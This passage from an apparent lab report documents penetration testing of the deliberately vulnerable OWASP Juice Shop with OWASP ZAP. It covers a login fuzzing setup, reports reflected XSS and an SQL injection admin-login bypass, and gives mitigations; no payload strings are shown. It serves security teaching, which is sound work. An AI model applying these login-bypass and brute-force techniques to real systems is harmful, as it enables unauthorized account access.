
Observation:

- This response confirms a successful login for the admin user.
- Response headers include security-related configurations:
  - X-frame-options: sameorigin
  - X-content-type-options: nosniff
  - Content-security-policy (possibly present)

Purpose:

- This step confirms that admin credentials were accepted and a session was successfully established.

**Step 16: Fuzzing setup**

**Configuration:**

- Wordlist: admin, password, anything
- Threads: 8
- Delay: 0ms
- Strategy: depth first
- Target: post /rest/user/login


**Observation:**

- Zap or another fuzzing tool is configured to test multiple login payloads using a basic wordlist.
- Fast threading and depth-first logic prioritize exploring deep inputs quickly.

**Purpose:**

- To brute-force or test login credentials and analyze how the server responds to different user/password combinations.



**step 17: Fuzzing execution and output****Results:**

- Base request: 401 unauthorized (expected for invalid credentials).
- Fuzzed results:
  - Some requests return 500 internal server error, possibly due to malformed inputs or unhandled exceptions.
  - No response with 200 ok, indicating that no login succeeded during fuzzing.

**Purpose:**

- To check if any known or common credentials can bypass authentication.
- Errors (500) might hint at poor input sanitization or exploitable bugs.

**Vulnerability findings table**

Vulnerability	Description	Affected Endpoint	Severity	Proof of Exploit	Recommendation
<b>Cross-Site Scripting (XSS)</b>	Reflected XSS in	/search?q=<payload>	High	Images in Steps	Implement strict input validation

	search input field			10 and 11	and output encoding
<b>SQL Injection</b>	Login form is susceptible to SQL injection	/login	Critical	Images in Steps 12,13,14 and 15	Use parameterized queries to prevent SQL injection
<b>Broken Authentication</b>	Weak password policy allows brute-force attacks	/login	High	Images in Steps 16 and 17	Enforce strong password policies and implement rate limiting

## Impact analysis and mitigation

### 1. Cross-site scripting (xss)

Impact:

- Allows attackers to inject malicious scripts into input fields such as the search bar.
- Can result in session hijacking, user redirection to malicious sites, phishing attacks, and defacement of the application interface.
- Compromises the confidentiality and integrity of user sessions.

Mitigation:

- Implement input validation and sanitization on all user-supplied data.
- Apply context-aware output encoding (e.G., for html, javascript, or url contexts).
- Configure security headers such as content security policy (csp) to control script execution.

### 2. Sql injection

Impact:

- Enables attackers to manipulate database queries to bypass authentication or extract data.
- May result in complete compromise of the application's backend database.
- Especially dangerous when used on login forms or input fields interacting with the database.

Mitigation:

- Use parameterized queries (prepared statements) to avoid dynamic sql concatenation.

- Apply strong input validation and sanitization techniques.
- Assign least-privilege access to the application's database user accounts.

### 3. Broken authentication

Impact:

- Weak password policies and lack of brute-force protection allow attackers to guess credentials.
- May lead to unauthorized access to user or administrator accounts.
- Poses a high risk of account takeover and data exposure.

Mitigation:

- Enforce strong password policies (minimum length, complexity, and expiration).
- Implement account lockout, captcha, and rate limiting for login attempts.
- Use multi-factor authentication (mfa) wherever possible.
- Monitor and log all login attempts to detect suspicious activity.

### 4. Insecure direct object references (idor)

Impact:

- Unauthorized users may access or manipulate data belonging to other users by modifying object identifiers in the url.
- Results in exposure of sensitive user data and unauthorized actions.

Mitigation:

- Enforce strict server-side access control checks on every object access.
- Avoid using sequential or guessable object identifiers.
- Map user requests through indirect references (e.G., uuids or access tokens) with proper authorization validation.

### Results:

The OWASP Juice Shop application was successfully deployed using Docker and made accessible on localhost port 3000. Initial automated scans with OWASP ZAP identified multiple low-severity vulnerabilities, while manual testing revealed critical issues such as cross-site scripting (XSS) and SQL injection. The XSS vulnerability was confirmed by successfully injecting a JavaScript payload that triggered an alert popup. The SQL injection flaw allowed bypassing the login authentication and

gaining unauthorized admin access. Additional testing with fuzzing exposed server errors indicative of poor input validation but did not yield further successful logins. Overall, the experiment demonstrated Juice Shop's intentional security weaknesses and highlighted the effectiveness of OWASP ZAP in identifying and exploiting web application vulnerabilities.